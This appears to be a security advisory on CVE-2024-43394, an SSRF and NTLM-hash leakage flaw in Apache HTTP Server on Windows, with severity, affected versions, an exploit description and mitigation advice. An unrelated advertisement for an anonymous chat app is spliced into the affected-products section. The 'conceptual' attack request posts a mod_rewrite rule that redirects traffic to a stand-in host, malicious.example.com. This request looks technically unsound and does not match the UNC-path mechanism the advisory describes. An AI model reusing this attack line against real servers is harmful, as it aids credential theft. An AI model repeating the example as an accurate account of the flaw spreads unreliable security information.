
Overview
This report presents a technical analysis of a significant vulnerability identified as CVE-2024-43394. The vulnerability affects the Apache HTTP Server on Windows platforms, specifically versions from 2.4.0 through 2.4.63. The vulnerability allows for Server-Side Request Forgery (SSRF), potentially leading to the leakage of NTLM hashes to malicious servers. This vulnerability is of high concern due to the potential for system compromise or data leakage.
Vulnerability Summary
CVE ID: CVE-2024-43394
Severity: High (CVSS 7.5)
Attack Vector: Network
Privileges Required: None
User Interaction: None
Impact: Potential system compromise or leakage of sensitive data
Affected Products
 Escape the Surveillance Era
Most apps won’t tell you the truth.
They’re part of the problem.
Phone numbers. Emails. Profiles. Logs.
It’s all fuel for surveillance.

Ameeba Chat gives you a way out.
- • No phone number
- • No email
- • No personal info
- • Anonymous aliases
- • End-to-end encrypted
Chat without a trace.
Product | Affected Versions
Apache HTTP Server | 2.4.0 – 2.4.63
How the Exploit Works
The vulnerability arises due to the server’s mishandling of unvalidated request input via mod_rewrite or apache expressions. A malicious actor can exploit this vulnerability by sending specially crafted requests to the server, which then inadvertently leaks NTLM hashes to the malicious server. The exploitation may occur via UNC paths, with limited protection offered by the server against administrators directing it to open these paths.
Conceptual Example Code
The following example represents a conceptual example of a malicious HTTP request exploiting this vulnerability:
POST /path/mod_rewrite HTTP/1.1
Host: target.example.com
Content-Type: application/x-www-form-urlencoded
rewriteRule=^.*$ http://malicious.example.com/%{REQUEST_URI} [R=301,L]
In this example, a malicious actor uses a rewrite rule to redirect all requests to their server, potentially capturing NTLM hashes in the process. Note that this is a conceptual representation and actual exploit codes may vary.
Impact Summary
Successful exploitation of this vulnerability could lead to the potential compromise of the system or data leakage. The vulnerability allows an attacker to potentially leak NTLM hashes to a malicious server, which could potentially be used for further attacks or unauthorized access to sensitive resources.
Mitigation Guidance
To mitigate this vulnerability, it is advised to apply the vendor patch as soon as possible. If immediate patching is not feasible, a temporary mitigation could involve the use of a Web Application Firewall (WAF) or Intrusion Detection System (IDS) to monitor and block potential exploitation attempts. Additionally, Windows servers should limit the hosts they will connect over via SMB based on the nature of NTLM authentication to further protect against such attacks.
